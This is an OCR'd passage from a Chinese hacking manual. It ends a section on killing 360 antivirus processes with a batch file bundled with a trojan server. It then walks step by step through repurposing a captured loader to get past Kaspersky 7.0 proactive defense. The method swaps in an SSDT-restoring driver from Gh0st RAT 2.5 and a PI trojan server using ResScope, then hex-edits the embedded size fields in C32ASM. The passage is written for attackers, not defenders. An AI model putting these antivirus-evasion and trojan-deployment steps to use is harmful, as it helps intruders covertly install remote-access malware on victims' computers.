


图99




图100

总结

这种方法还是不够完美，主要是通过结束进程来达到目的，但是到目前为止，也没有发现一种比较好的方式。对于此方法需要注意：在捆绑的时候不要让服务端也执行，这样很可能在批处理没有执行到结束360进程的时候，服务端就运行了。另外，此种方法算是继承了用Taskkill结束进程的方法，只不过要高级一点点而已。

十七、偷梁换柱！轻轻松松过掉卡巴斯基7.0主动防御

现在许多木马都有了恢复SSDT的功能，这就可以轻松的过掉主动防御，当然也有许多自己喜爱的木马却不具备这个功能。本节就介绍一款可以让所有的可执行程序过掉卡巴的一个Lorder，这个Loader会在光盘中提供给大家，接下来看看这个Loader怎么使用。

需要的文件包括一个配置好的免杀卡巴的木马（目标程序）和这个Loader，先来说说这个Lorder过主动防御的原理：

小知识

这个Loader中包含了一个可以恢复SSDT的驱动文件和一个资源项，其中的资源项要替换成我们的目标程序。当Loader运行的时候，首先加载驱动恢复SSDT达到使卡巴主动防御失效的目的，之后释放里面资源项的目标程序并运行，这样就过掉了卡巴的主动防御。

这个Loader是在一个挂马的网页中捕获的，没有生成器，所以对于它的使用需要自己手工来操作。接下来我们手工DIY这个Loader。

首先用ResScope载入这个Loader，如图101所示。载入后会看到RING0这个项目中有两个资源，其中的RING0BIN是驱动文件，RING0EXE是我们要导入的目标程序。

对于RING0BIN，可以导出为xxx.sys，如果被杀了可以导出来做免杀之后再导回去，目前还是免杀的。对于RING0EXE，我们可以导入不过主动防御的目标程序到里面。

先来导出RING0EXE看看，由于这个程序是在网页木马中捕获的，所以这个东西肯定是




图101

某款木马，当这个Loader拿到手里后，千万不要运行。

将两个资源分别导出为11.sys和11.exe。发现sys有700多字节，exe有390多KB，如图102、图103所示。




图102




图103

在测试的过程中发现，sys文件已经不能成功恢复SSDT，所以我们这里要换一个SYS文

件进去，并且换进去一个我们的服务端，这个就是所谓的偷梁换柱。

对于导入的sys文件，我这里选择了Gh0st RAT 2.5的驱动文件，大约3.8KB。另外，我们要导入服务端的文件大小最好不要超过原有大小，这里我导入的是一个10多KB的小文件，是PI2.3.2的小服务端。

但是再次导出后，发现依然是390多KB，开始以为是有后门，但是用C32ASM打开后发现，后面的一大段都是00填充的区域，程序依然可以运行。一个10几KB的小文件变得体积这么大，用起来还真是不方便，咱们来找找是如何增肥的吧？

我们通过图102中知道驱动文件的大小是768字节，转换成16进制数据为300字节，而图103中看到的导出文件大小是403456字节，转换成16进制是62800字节，这个可以用系统自带的计算器计算出来。

我猜想，控制这两个文件大小的数据很可能就在文件中，所以接着用C32ASM载入Loader文件。在C32ASM里面采取16进制搜索形式来搜索00 28 06（数据在文件里面是以从低位到高位这样的形式保存的），果真找到了一处数据和这个一样的。而在搜索000300的时候找到两处，一个是载入文件DOS头部的数据，显然这个肯定不是；而第二个就是如图104所示的00 28 06上方的00 03 00，很显然就是这个了。

